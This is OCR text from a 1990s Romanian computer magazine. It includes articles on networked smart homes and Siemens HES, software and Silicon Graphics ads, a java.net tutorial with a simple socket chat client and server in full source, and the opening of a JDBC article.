Dintr-o dată, o largă varietate de produse și servicii noi sunt disponibile pentru oricine posedă o rețea electrică în locuință și o linie telefonică prin care să conecteze locuința la Internet. Promisiunea supremă a legării în rețea a aparatelor noastre casnice nu este creșterea utilității acestora, ci o creștere a calității vieții noastre.

În momentul de față tindem să personalizăm fiecare produs sau serviciu utilizat: numele din agendă, numere de telefon rapid accesibile, posturi setate în memoria radioului, poziția scaunelor din automobil, ziarele la care ne abonăm, semnele de carte din navigatorul nostru Web.

Aceste preferințe reflectă cine suntem iar posibilitatea de a le alege contează pentru noi, ca indivizi și consumatori. Aparatele casnice ale zilelor noastre funcționează independent, sunt personalizate manual și au o accesibilitate limitată. Dar aparatele viitorului, legate la Internet, vor conlucra între ele, vor fi personalizate în mod automat și vor avea o accesibilitate globală.

Deja se conturează alianțe printre marii producători de electronică de larg consum, acoperind diferite sisteme electronice aplicate în locuințe, jocuri, echipamente de rețea și telefoane. În curând aceste parteneriate vor fabrica produsele de larg consum care vor defini stilul de viață al secolului următor.

Abia atunci vom putea spune ca locuința inteligentă se află chiar după colț...atribuțiile zilnice din locuință vor fi automatizate pe măsură ce aparatele casnice vor deveni suport pentru o gamă largă de servicii extinse. Prăjitorul de pâine al zilei de mâine va „ști" cum să prăjească fiecare tip de pâine, se va informa de la ceasul deșteptător când să înceapă prăjirea pâinii iar senzorul său termic poate prelua și funcția de alarmă la incendiu în bucătărie! Dacă un simplu prăjitor de pâine va putea să facă toate acestea, ce vor putea face alte aparate? ■

Dr. Peter Corcoran este profesor de electronică și calculatoare la UCG.Poate fi contactat prin e-mail la adresa: **pcor@eek.ucg.ie**

Economisește-ți banii !

Furnizorii încearcă influențarea obiceiurilor legate de consumul de energie ale beneficiarilor prin programe gen DMS (demand-side-management). De exemplu, furnizorii de energie electrică au de a face periodic, în orele de vârf, cu un consum de energie care le solicită capacitatea de producție aproape la maxim. În majoritatea cazurilor, aceste cerințe de energie ar putea fi satisfăcute dacă beneficiarii și-ar decupla de la rețeaua electrică unele aparate neesențiale pe durata orelor de vârf.

O soluție ar fi practicarea unor prețuri de energie diferențiate în funcție de perioada de consum, astfel că la începutul perioadelor de vârf furnizorul trimite un semnal electronic rețelei locuinței comunicând că „prețul energiei urmează să crească". După acest semnal, conform instrucțiunilor predefinite de locatari, activitățile neesențiale consumatoare de energie pot fi sistate până la restabilirea prețului scăzut al energiei electrice.

Europa inteligentă

Iată câteva dintre proiectele bazate pe CEBus, dezvoltate în Europa de firma norvegiană IT & Process:

- un sistem de administrare pentru restaurante folosind contoare electrice cuplate la senzori de temperatură, termostate CEBus, etc., monitorizând folosirea energiei, securitatea, iluminarea și aparaturile.
- o rețea spitalicească, care ar oferi pacienților un acces rapid la personal, ar controla iluminarea, securitatea și administrarea energiei, etc.
- un sistem de evacuare și salvare pentru hoteluri: acesta va trimite mesaje către camere, indicând cele mai bune măsuri de luat în caz de urgență și va furniza informații vitale echipelor de intervenție.

Treabă bună la UCG

În curând consumatorii vor avea acces la nenumărate surse de informații rapide de pe Internet prin modemuri ultrarapide și prin TV-cablu. Aceste semnale vor fi direcționate la TV prin intermediul unor așa-numite „set-top-boxes", care conectează televizorul obișnuit la Internet.

Cu toate că tehnologia rețelelor domestice, sau soluțiile „Home Bus", pot controla semnale TV și video prin cabluri coaxiale sau chiar prin fibre optice, în funcție de standardul folosit, încă nu există posibilitatea administrării Home-Bus-ului din afara locuinței. (De fapt, unul dintre avantajele Home-Bus-ului este tehnologia de rețea locală pe care se bazează – o abordare ieftină și ușor de folosit care se potrivește foarte bine produselor de larg consum).

În orice caz, dacă multiple informații externe sunt direcționate pe același aparat din locuință, cum ar fi televizorul, pot apărea coliziuni de date în interiorul locuinței. Prin controlarea Home-Bus-ului, folosind o 'punte Internet', cercetătorii departamentului de inginerie electronică a UCG caută metode de rezolvare a afluenței de informații din locuință pentru a evita haosul de pe rețea.

Echipa de la UCG a lucrat la proiecte legate de Home-Bus timp de cinci ani, inclusiv la probleme legate de accesarea rețelei locuinței prin Internet (vezi situl web al echipei <http://www.cebus.ucg.ie>) și a fost distinsă recent cu premiul Forbairt Strategic Research Grant. Anul trecut în iunie, la International Conference on Consumer Electronics din Chicago, echipa a demonstrat primul acces intercontinental la o rețea CEBus.

HES casa electronică Siemens

Siemens HES (Home Electronic System) este sistemul electronic de administrare a casei dumneavoastră cu care puteţi controla, regla şi administra toate funcţiile aparatelor electrice din casă, în mod fiabil. Pentru acest lucru aveţi nevoie de o reţea internă în casa dumneavoastră, reţea care interconectează aparatura electrocasnică, sistemul de iluminat, sistemul de încălzire şi ventilaţie şi urmărirea luminii şi temperaturii din casă şi din exterior, controlul valvelor de la robinetele de apă, sistemele de acces şi securitate din casă prin instalaţia electrică realizată conform magistralei standard european Instabus EIB. Standardul este relativ vechi, de la începutul anilor'90 şi aplicaţiile deja răspândite în Comunitatea Europeană, dar şi în alte ţări. Asociaţia EIBA (http://www.eib.be) reuneşte principalii producători, liderii domeniului de Home and Building Automation şi Electrical Installation.

Siemens este un membru marcant al asociaţiei. Această firmă oferă o soluţie completă, elementul central de la HES fiind Home Assistant. Acesta este un calculator PC multifuncţional, cu ecran de comandă prin atingere şi care poate exista într-unul sau mai multe puncte de control din casă. Evident HES oferă şi facilităţi de acces de pe linie telefonică, ISDN, TV cablu şi interfeţe pentru aplicaţii telematice. Softul de lucru cu HES şi aplicaţiile incluse rulează pe sistemul de operare standard. Interfaţa aplicaţiilor este o interfaţă grafică şi are simboluri intuitive care permit lucrul cu sistemul prin simpla atingere a lor pe ecran. Este posibilă astfel interacţiunea cu HES pentru controlul tuturor funcţiilor, accesul la instrucţiunile de operare sau apelul la furnizori externi de servicii.

Aplicaţiile obişnuite sunt cele de control al cuptorului pentru gătit, maşinii de spălat vase sau rufe, frigiderului, al iluminatului, consumului de energie (sobe, climă), instalaţiei de securitate şi controlul sistemelor de comunicaţie de la TV la telefon sau turn Hi-FI.

Soluţia standard european respectată şi de echipamentele Siemens este cea cu instabus EIB. Toată instalaţia electrică trebuie realizată conform standardului, iar magistrala de comandă este de fapt o linie serială instalată în paralel cu liniile reţelei de alimentare. Magistrala poate fi sub formă de segment, stea sau arbore. Echipamentele de sesizare şi acţionare, cât şi echipamentele de cuplare a acestora sunt conform standardului menţionat. De fapt, echipamentele de pe bus au procesor şi memorie şi dispun de interfeţe standard, fiind astfel posibilă distribuirea inteligenţei (programului de aplicaţie) şi conlucrarea între aceste echipamente conform protocolului specificat de standard.

Informaţii suplimentare despre clădiri inteligente Siemens puteţi obţine de la Darvas István, Siemens: **bondar@sbs.de.** ■

Darvas Attila este redactor la BYTE România,poate fi contactat prin e-mail la adresa: **adarvas@agora.ro**


Add-on

Designed for

MICROSOFT®
WINDOWS'95

HotSoft KeyMap & Fonts

Versiunea 2



Limbajul: Romanian

Layout: Romanian

☑ Literă

Mută în spate ☐

MS Sans Serif, 8, Regular — ă,Ă — 0227, 0195 — Ro

KeyMap 2.0

- este utilitarul Windows 95 de care aveți nevoie pentru a scrie comod în orice limbă.
- permite configurarea software a tastaturii în funcție de necesitățile specifice oricărui utilizator.
- pentru fiecare layout atașat unei limbi și pentru fiecare tastă a acestuia, puteți configura 4 caractere ce să fie generate de acesta!
- se instalează și se configurează foarte ușor pentru oricine a mai utilizat un produs Windows 95.
- Vă oferim de asemenea, la cerere, peste 180 de fonturi True Type sau Adobe Type (postscript), conținând toate caracterele specifice limbilor europene cu alfabet latin.

40(0)65-166516

***

www.hotsoft.ro/keymap

HotSoft SRL

Noul KeyMap 2.0
pentru Win95

împreună cu peste 180
de fonturi

Disponibile din **15 sept. 1996**

Doresc să cumpăr produsul, KeyMap2.0.

V-am expediat la BCR Tg.Mureș în contul nr. 4072032198 al S.C.HotSoft SRL Tg-Mureș, 100.000 lei (în care sunt incluse și taxele poștale), cu mandatul poștal/ordinul de plată nr.: .... din data de ...., pentru o licență a acestuia.

(Pentru licențe multiple apelați la sediul firmei.)

☐ Doresc să-mi trimiteți și factură.

Numele și prenumele: .... Funcția: ....

Firma: .... Adresa: ....

Cod poștal/Localitate: .... Telefon/Fax: ....

Data .... Semnătura ....

Clasele java.net.*

Şi în Java se comunică, nu-i aşa?

De Pelin Nicoleta-Corina şi Pelin Cristian-Florentin

Limbajul Java a revoluţionat modul de gândire a paginilor Web. Paginile de Internet devin din ce în ce mai complexe, mai atractive, cu un grad ridicat de interactivitate. Un domeniu incitant pe care acest limbaj îl abordează cu maturitate îl reprezintă comunicaţia între calculatoare. Prezentul articol îşi propune să studieze clasele care se ocupă de acest subiect.

Definiţii

URL prescurtare pentru Uniform Reference Locator, este o referinţă către un obiect pe World Wide Web. Aceasta referinţă nu mai poate fi schimbată din momentul în care a fost creată. Funcţiile care implementează acest concept în Java se găsesc în java.net.URL.

Socketul reprezintă o „mufa“ prin care 2 calculatoare pot schimba date.

Adresa internet sau IP este adresa fiecărui utilizator conectat la Internet. Acest tip de date este implementat în clasa java.net.InetAddress.

Portul reprezintă poarta fizică pe care comunică două calculatoare între care s-a stabilit o legătură. Evident, pentru o comunicaţie efectivă, cele două calculatoare trebuie să comunice pe acelaşi port. În aplicaţia care urmează, portul comun este setat din program (4444), dar poate fi schimbat de către programator.

În continuare vom prezenta câteva subclase din pachetul java.net pentru facilitarea lucrului cu metodele ce implementează conceptele de reţea.

Clasa java.net.URLConnection

Această clasă este concepută pentru a reprezenta o conexiune activă spre un obiect definit de URL. Prin facilităţile oferite de această clasă se câştigă un control sporit asupra salvării (download) conţinuturilor URL. Metodele cele mai utilizate definite în această clasă sunt:

- **public abstract void connect() throws IOException** - Obiectele URLConnection parcurg 2 faze: în prima fază ele sunt create, apoi sunt conectate.După ce au fost create, şi înainte de a fi conectate, diferite opţiuni pot fi specificate (de exemplu, doInput, UseCaches)
- **public URL getURL()** - Întoarce URL pentru conexiunea curentă.
- **public int getContentLength()** - Întoarce lungimea conţinutului. Dacă aceasta este necunoscută rezultatul va fi -1.
- **public String getContentType()** - Întoarce tipul conţinutului. Dacă acesta este necunoscut rezultatul va fi nul.
- **public long getExpiration()** - Întoarce data de expirare a unui obiect. Dacă aceasta nu este cunoscută, rezultatul este 0.
- **public long getLastModified()** - Metoda întoarce data ultimei modificări pentru obiectul dat. Dacă aceasta dată nu este cunoscută, rezultatul este 0.
- **public Object getContent() throws IOException** - Metoda întoarce obiectul referit de URL. De exemplu , dacă URL referă o imagine, obiectul va fi o instanţiere a clasei Image.Dacă protocolul nu oferă suport pentru conţinut, apare o eroare de tip UnknownServiceException.
- **public String toString()** - Intoarce reprezentarea sub forma de şir de caractere a conexiunii URL.
- **public void serDoInput(boolean doinput)** - conexiune URL-poate fi utilizată pentru input şi/sau output. Se va seta flagul DoInput la valoarea true, dacă se intentionează utilizarea conexiunii URL pentru output, şi la valoarea false altfel. Valoarea implicită este false.

Clasa java.net.ServerSocket

O clasă interesantă prin posibilităţile pe care le oferă programatorilor este clasa java.net.ServerSocket Aceasta clasă implementează operaţiile legate de starea de server a socketului. Fără ea nu s-ar putea scrie aplicaţii de tip client/server în Java.Constructorii acestei clase sunt:

- **public ServerSocket(int port) throws IOException** - Creează un serversocket pe portul specificat. În cazul apariţiei unei erori la deschiderea socketului este captată excepţia IOException.
- **public ServerSocket(int port, int count)throws IOException** - Creează un serversocket pe un port dat cu un timp maxim de ascultare. Se poate conecta pe portul 0 ca anonymous.

Dintre metodele acestei clase amintim pe cele mai importante:

- **public InetAddtress getInetAddress()** - Întoarce adresa la care socketul este conectat.
- **public int getLocalPort()** - Întoarce portul pe care ascultă socketul.
- **public Socket accept() throws IOException** - Acceptă o conexiune. Această metodă va bloca sistemul până când conexiunea va fi realizată efectiv.
- **public void close() throws IOException** - Sistemul închide server socketul. Dacă apare o eroare în timpul închiderii socketului, atunci este captată exceptia IOException.

Exemplu:

Aplicaţia următoare este compusă din 2 programe : un server care asteaptă să fie chemat (ascultă permanent pe un socket) şi un client care face o cerere de conectare la socketul la care aşteaptă serverul. O aplicaţie mai complexă, care permite, de exemplu, conectarea mai multor clienţi la un server (obţinând astfel un chat) nu poate ocoli multithreating-ul. Aplicaţia prezentată este o aplicaţie independentă (nu funcţionează în interiorul unei pagini Web). Am ales această cale deoarece cele mai multe exemple de programe Java sunt applet-uri, neglijându-se astfel importanţa programelor independente. După cunoştinţele mele în acest domeniu, limbajul Java este la fel de puternic ca şi limbajul de inspiraţie C++ având în plus avantajele unei standardizări, a independenţei de maşina pe care rulează (reamintim ca în spatele programelor rulează o maşină virtuală Java) şi a unei simplificări (nu mai cade în sarcina programatorului gestiunea memoriei şi lucrul cu pointeri). Aplicaţia poate fi transformată cu uşurinţă în applet folosindu-se clasa AWT pentru preluarea mesajelor de la tastatura (TextArea) şi suprascriind metodele clasei java.applet.Applet

Pentru un real program de comunicaţie este necesară existenţa unui server care să asculte permanent un socket predefinit şi a unui client care să solicite serverului conectarea la socketul respectiv. Se observă că numărul socketului trebuie cunoscut de client . Acesta va fi o variabilă finală (echivalentul unei declaraţii constante în alte limbaje de programare) în ambele programe.

Preluarea răspunsului de la tastatură va fi realizată de o clasă getanswer . În această clasă răspunsul va fi memorat în Stringul Sanswer . Tot această clasă va face verificarea dacă în răspunsul primit apare sau nu cuvântul cheie bye care va determina ruperea legăturii însoţită de un mesaj de avertizare primit de partener. Această facilitate funcţionează chiar dacă apar spaţii înainte sau după cuvântul cheie bye. Cei doi parteneri de discutii vor comunica pe portul 4444. Acesta poate fi schimbat de programator, cu observaţia că trebuie să fie acelaşi atât în programul server, cât şi în programul client. Serverul va

Codul sursă al aplicației client

```
import java.io.*;
import java.net.*;
import java.util.*;


// aceasta clasa preia raspunsurile de
        la tastatura
class getanswer{
    StringBuffer answer=new String-
        Buffer(30);
   String Sanswer=new String();

    public getanswer(StringBuffer
        answer){
       this.answer=answer;
   }
   public void getAnswer(){
        StringBuffer an=new String-
        Buffer(30);
      char c='>';
      while(c!='\n'){

        try{c=(char)System.in.read()
        ;}
          catch(IOException e){
                 System.out.print-
        ln("ERROR: I/O error");
                 System.exit(-1);
          }
          an.append(c);
      }

        answer.append(an.toString()+
        '\0');
      Sanswer=an.toString();
   }

   public void flushAnswer(){
      this.answer.setLength(0);
   }

   boolean OKbye(String bye){
     if((Sanswer.indexOf(bye)==San-
        swer.lastIndexOf(bye))&&(San
        swer.indexOf(bye)!=-1))
          return true;
       else return false;
   }
}

// clasa principala ce implementeaza
        comportarea clientului
class tclient extends Thread{
   int port;

  public tclient(int port){
     this.port=port;
   }

// inima threadului
   public void run(){

    try{
       DataInputStream dis;
       DataOutputStream dat;

   // clientul citeste adresa serveru-
         lui la care doreste conectarea
       StringBuffer d=new String-
         Buffer(30);
     d.append("");
    getanswer aa=new getanswer(d);
  System.out.println("type the serv-
         er address: ");
    aa.getAnswer();

         aa.answer.setLength(aa.answe
         r.length()-2);

   //comunicatia este stabilita
                Socket  socket=new
         Socket(aa.answer.toString(),
         4444);
     aa.flushAnswer();

   // aplicatia primeste mesaj de con-
         firmare din partea serveru-
         lui pentru
   // inceperea transmiterii de mesaje
   dis=new DataInputStream(socket.get-
         InputStream());

   String ear=new String();
   ear=dis.readLine();
   if(ear.indexOf("OK")!=-1){}
   else{
// serverul a refuzat acceptarea talk-
         ului
     System.out.println("The server is
         refusing the connection");
     socket.close();
     System.exit(-1);
   }

// daca serverul accepta legatura atun-
         ci utilizatorul client este
         anuntat
   String adresa=socket.getInetAd-
         dress().toString();
       System.out.println("<connected
         to : "+ adresa+" >");

       dat=new DataOutputStream(sock-
         et.getOutputStream());

       String fromServer=new String();

      boolean comunic=true;
      while(comunic){
          System.out.println("<send-
         ing...>");
         aa.getAnswer();
          dat.writeBytes(aa.Sanswer);
         dat.flush();
         if(aa.OKbye("bye"))
         {
            comunic=false;
             System.out.println("<con-
          nection closed>");
            aa.flushAnswer();
         }
         else{
             aa.flushAnswer();
           fromServer=dis.readLine();
         System.out.println("<receive-
          ing...>"+fromServer);
                if((fromServer.index-
          Of("bye")==fromServer.lastIn
          dexOf("bye"))&&(fromServ-
          er.indexOf("bye")!=-1))
               {
                 comunic=false;
              System.out.println("<con-
          nection closed by server>");
               }
          }//else if

       }// while(comunic)

      socket.close();

    }//try
    catch(IOException e){
       System.out.println("<ERROR: the
          server is shut down>");
      System.exit(-1);
    }
     System.exit(-1);
    }// run

 }

public class clientThread{
    public static void main(String
          args[]){
       int port=4444;
       tclient TC=new tclient(port);
       TC.start();
 }
   }
```

aștepta conectarea unui client într-o buclă infinită while(true) . Pentru a evita o nouă buclă de așteptare am folosit facilitatea instrucțiunii socket=servsosket.accept(); de a bloca sistemul până când aceasta va fi executată. Odată legatura stabilită, serverul va lua cunoștință de identitatea clientului prin aflarea adresei de IP, iar dacă ceva nu-i place la interlocutor poate refuza „convorbirea". Această întrerupere se va face politicos prin anunțarea clientului ca serverul a rupt legătura. Dacă însă comunicarea este acceptată, serverul trimite un mesaj de confirmare programului client permițând acestuia inițierea schimbului de mesaje. Acest schimb de mesaje va fi efectuat până când serverul introduce „bye" sau până când serverul primește un „bye" cazuri în care legătura este întreruptă.

Considerații finale

Prin clasele java.net.* puse la dispoziție de mediul Java, un programator depașește cadrul restrâns al propriului computer, începând interacțiunea cu exteriorul. Limbajul Java este dedicat Internetului. O aplicație Java care functionează doar pentru efecte vizuale interesante ce apar pe pagina vreunui navigator, este fără îndoială o aplicație utilă, dar nu folosește toată puterea acestui limbaj. Aventura începe acolo unde mai multe computere legate într-o rețea (poate fi și un Intranet) încep să colaboreze, să schimbe informații, să învețe unele de la altele. Până acum acest domeniu era dezvoltat prin C, astăzi, prin independența de platformă, prin ușurința programării, Java preia cu succes toate sarcinile „C"-ului atrăgând un număr din ce în ce mai mare de programatori. Punctul slab al limbajului , viteza redusă de rulare a mașinii virtuale Java, este pe cale de a fi înlaturat prin crearea de cipuri speciale Java. Concluzionând putem spune că, deși la noi în țară, din cauza lipsei infrastructurii informatice , limbajul Java pătrunde și se dezvoltă mai greu, programatorii care îndrăgesc acest limbaj au toate motivele să fie optimiști, deoarece marile firme soft (Sun, Microsoft, Oracle, IBM, s.a.) susțin acest limbaj.■

Pelin Nicoleta-Corina și Pelin Cristian-Florentin sunt cercetători la Institutul pentru Tehnica de Calcul București și pot fi contactați la adresele de e-mail: **nicoleta@itcgate.itc.ro** și **cristi@itcgate.itc.ro**

Codul sursă al aplicației server

```
import java.net.*;
import java.util.*;
import java.io.*;

// aceasta clasa preia introducerile de la tastatura
class getanswer{
  StringBuffer answer=new StringBuffer(30);
  String Sanswer=new String();

  public   getanswer(StringBuffer answer){
   this.answer=answer;
  }
  public void getAnswer(){
   StringBuffer  an=new  StringBuffer(30);
   char c='>';
   while(c!='\n'){
    try{c=(char)System.in.read();}
    catch(IOException e){
       System.out.println("<ERROR: I/O error>");
               System.exit(-1);
       }
    an.append(c);
   }

       answer.append(an.toString()+'\0');
   Sanswer=an.toString();
  }

  public void flushAnswer(){
   this.answer.setLength(0);
  }

  boolean OKbye(String bye){
if((Sanswer.indexOf(bye)==Sanswer.lastIndexOf(bye))&&(Sanswer.indexOf(bye)!=-1))
    return true;
   else return false;
  }
}

// clasa principala ce implementeaza comportamentul serverului
class tserver extends Thread{

  public Socket socket;
  public int port=4444;
  public int timeoutsecs=6000;

  private  ServerSocket servsocket;

// constructorul clasei prin care pot fi setati parametrii serverului
// (timpul de stingere al serverului daca nu a fost conectat, portul de comunicare,
//   socket-ul pe care are loc comunicarea)
  public tserver(int timeoutsecs, int port, Socket socket)
  {
   try{
    servsocket                =new ServerSocket(port,timeoutsecs);}
   catch(IOException e){
    System.out.println("<ERROR: memory alocation error>");
    System.exit(-1);
   }
   this.timeoutsecs=timeoutsecs;
   this.port=port;
   this.socket=socket;
  }
  public  tserver(int timeoutsecs, int port)
  {
   try{
    servsocket                =new ServerSocket(port,timeoutsecs);}
   catch(IOException e){
    System.out.println("<ERROR: memory alocation error>");
    System.exit(-1);
    }
   this.timeoutsecs=timeoutsecs;
   this.port=port;
  }

// inima thread-ului, metoda care particularizeaza functionarea firului de executie
// conform propriei noastre dorinte
  public void run()
  {
   try {
   while (true){

// pentru a oferi putina atractivitate, sistemul afiseaza timpul local la care serverul
// a fost pornit
   Date timp=new Date();
    System.out.println("Welcome back! Local time is: "+timp);
    String local=new String();
    StringBuffer  d=new  StringBuffer(30);
    d.append(" ");

    boolean accept=false;
    while(!accept){
    System.out.println("<connecting...>");

    socket=servsocket.accept();
// aflarea adresei clientului care solicita legatura

        local=socket.getInetAddress().toString();

    System.out.println("<Do  you accept  connection  with "+local+" (yes/no)?>");
    getanswer ac=new getanswer(d);
    ac.getAnswer();
     if (ac.OKbye("yes")) {
// daca utilizatorul care ruleaza serverul accepta legatura atunci aplicatia server
// trimite o confirmare aplicatiei client prin care aceasta este autorizata sa inceapa
// sa comunice
        DataOutputStream  ack=new DataOutputStream(socket.getOutputStream());
        ack.writeBytes("OK"+"\n");
        accept=true;

    }
    else{
// daca utilizatorul nu accepta legatura atunci se trimite aplicatiei client un mesaj de refuz
    DataOutputStream ack=new DataOutputStream(socket.getOutputStream());
        ack.writeBytes("NO"+"\n");
    }

   }// while(accept)
// daca legatura a fost initiata utilizatorul server poate cunoaste adresa clientului
// cu care schimba mesaje
     getanswer aa=new getanswer(d);
      System.out.println("<connected by: "+local+" >");

     DataOutputStream out;
      out=new DataOutputStream(socket.getOutputStream());

      DataInputStream in;
         in= new DataInputStream(socket.getInputStream());
// preluarea mesajului din partea utilizatorului client
      String reply=new String();
      boolean comunic=true;
      while(comunic){
      reply=in.readLine();

      System.out.println("<receiveing...>"+reply);
// se verifica daca mesajul clientului contine cuvantul cheie bye
if((reply.indexOf("bye")==reply.lastIndexOf("bye"))&&(reply.indexOf("bye")!=-1)){
      comunic=false;
      System.out.println("<connection closed by client>");
     }
      else{
     System.out.println("<sending...>");
     aa.getAnswer();

      out.writeBytes(aa.Sanswer);
      out.flush();
// se verifica daca in mesajul trimis de utilizatorul server apare cuvantul cheie bye
     if (aa.OKbye("bye")){
      aa.flushAnswer();
      comunic=false;
     }
     aa.flushAnswer();
     }//if else
     } //while comunic
// daca dintr-un motiv sau altul a fost inchisa conexiunea se inchide socket-ul
   socket.close();
     }//while(true)
     }//try
     catch(IOException e){
      System.out.println("<ERROR>");
      System.exit(-1);
     }
  }
}

public class serverThread {
// aplicatia este de tipul stand allone, deci se va lansa din linia de comanda
  public static void main(String a[]) throws IOException{
    tserver TS=new tserver(6000,4444);
    TS.start();

  }
}
```

Noua denumire a societății ***SIROM GRAPHICS COMPUTERS S.A.*** *este:*

MAGIC
Systems S.A.

Str. Av. Radu Beller, nr. 25,
sector 1, 71251 București

Tel: 230.04.78 Fax: 230.04.79
e-mail: sgi@sirom.emdt.sgi.com
URL: http://sirom.kappa.ro

SiliconGraphics
Computer Systems
CRAY RESEARCH
Authorised Distributor

Napoleon **s-a luptat** pentru ea...

Vlad Țepeș **a ucis** pentru ea...

Dumneavoastră puteți s-o cumpărați !

Silicon Graphics O^2

MIPS R5000 180 MHz Processor
32-bit Double-Buffered Graphics
Hardware Texture Mapping
Image Processing Engine
Video Compression Engine
Web-integrated User Interface
32 MB Memory SDRAM ECC
2 GB Ultra SCSI System Disk
17" Monitor, 1280x1024
100BaseTX / 10BaseT Ethernet
CD-ROM
IRIX 6.3 - UNIX Operating System

Atât de multă ***putere*** *față de un biet PC!*

Soluții complete pentru:

MATRA DATAVISION

Proiectare asistată, inginerie asistată

WebFORCE Powered by SiliconGraphics™ Computer Systems

World Wide Web authoring & serving

Alias wavefront — A Silicon Graphics Company

DISCREET LOGIC

Computer Graphics

GIS, Desktop Publishing, Baze de Date (Oracle / Informix), Modelare Moleculară

Java şi baze de date

JDBC – o interfaţă standard la baze de date.

De Pito Peter şi Stelian Vultur

Cuvântul de ordine al zilelor noastre în informatică este, fără îndoială, "Java". Despre baze de date s-a scris mult şi se vor mai scrie încă multe. Atât Java, cât şi bazele de date sunt domenii importante ale informaticii. În acest articol încercăm să arătăm cum am putea să combinăm Java şi bazele de date.

JDBC (*Java DataBase Connectivity*) este o interfaţă standard SQL de acces la baze de date. Acesta ne furnizează un acces uniform la baze de date relaţionale. JDBC este constituit dintr-un set de clase şi interfeţe scrise în Java, furnizând un API standard pentru proiectanţii de aplicaţii baze de date. Acest lucru face posibilă scrierea aplicaţiilor de baze de date folosind un API Java pur.

Folosind JDBC este uşor să transmitem secvenţe SQL către baze de date relaţionale. Cu alte cuvinte, nu este necesar să scriem un program pentru a accesa o bază de date Oracle, alt program pentru a accesa o bază de date Sybase şi aşa mai departe. Este de ajuns să scriem un singur program folosind API-ul JDBC şi acesta va fi capabil să trimită secvenţe SQL bazei de date dorite. Bineînţeles, scriind codul sursă în Java, ne este asigurată portabilitatea programului. Deci, iată două motive puternice care fac combinaţia Java - JDBC demnă de luat în seamă. Scrii un program o dată şi acesta rulează peste tot.

Fiind robust, sigur, uşor de folosit, uşor de înţeles, Java este un excelent limbaj pentru a dezvolta aplicaţii de baze de date. Tot ceea ce-i lipseşte este modalitatea prin care aplicaţiile Java pot comunica cu bazele de date. Aici vine însă JDBC-ul care oferă acest mecanism.


Ce face JDBC-ul? În linii mari JDBC face trei lucruri:


- stabileşte o conexiune cu o bază de date;
- trimite secvenţe SQL;
- prelucrează rezultatele.

Nivel jos şi nivel înalt

JDBC-ul este o interfaţă "low-level", adică este folosit pentru a executa direct comenzi SQL. El lucrează foarte bine în această postură şi este mai uşor de folosit decât alte API-uri pentru conexiunea bazelor de date, dar totodată a fost proiectat astfel încât să fie baza pe care să poţi construi interfeţe şi unelte de nivel mai ridicat. Până la ora actuală există două tipuri mai importante de API-uri JDBC:

1. Un preprocesor SQL încapsulat pentru Java. SGBD-urile relaţionale implementează SQL, un limbaj specific folosit cu bazele de date. JDBC necesită ca secvenţele SQL să fie trimise metodelor Java sub formă de şiruri de caractere. Un preprocesor SQL încapsulat permite folosirea secvenţelor mixte SQL direct din Java. De exemplu, o variabilă Java poate fi folosită într-o secvenţă SQL pentru a primi sau furniza valori SQL. Preprocesorul Java încapsulat transformă apoi această mixtură Java/SQL în apeluri JDBC.
2. O mapare directă a tabelelor bazei de date relaţionale în clase Java. În această mapare, fiecare articol al tabelei devine o instanţă a unei clase şi fiecare câmp corespunde unui atribut al instanţei respective. În acest fel se poate opera direct cu obiecte Java.





JDBC şi ODBC

În acest moment, ODBC-ul Microsoft-ului este probabil cea mai folosită interfaţă pentru a accesa baze de date relaţionale, oferind posibilitatea de a utiliza aproape orice fel de bază de date, de pe aproape orice platformă. Întrebarea care apare imediat: de ce nu utilizăm pur şi simplu ODBC din Java? Răspunsul este că se poate folosi ODBC în Java, dar cel mai bine este să utilizăm JDBC sub forma combinaţiei JDBC-ODBC, care va fi implementată în scurt timp. O altă întrebare apare: de ce avem nevoie de JDBC? Iată câteva răspunsuri:

1. ODBC nu este potrivit pentru a fi utilizat direct din Java pentru că foloseşte o interfaţă C, iar apelurile din Java către codul nativ C pot provoca unele probleme, ca de exemplu cele legate de portabilitate şi securitate.
2. O transpunere literală a codului sursă C al ODBC-ului în Java nu este de dorit pentru că, de exemplu, Java nu are pointeri, în timp ce sursa ODBC-ului se foloseşte foarte mult de ei, inclusiv de cunoscutul pointer "void *". Însă JDBC-ul poate fi văzut ca o traducere a ODBC-ului într-o interfaţă orientată obiect.
3. ODBC este mai greu de învăţat, deoarece amestecă laolaltă construcţiile simple cu cele avansate şi are opţiuni complexe chiar şi pentru interogări simple. În schimb, JDBC-ul a fost proiectat astfel încât să nu complice lucrurile simple, dar să ofere şi tehnici avansate acolo unde este nevoie de ele.
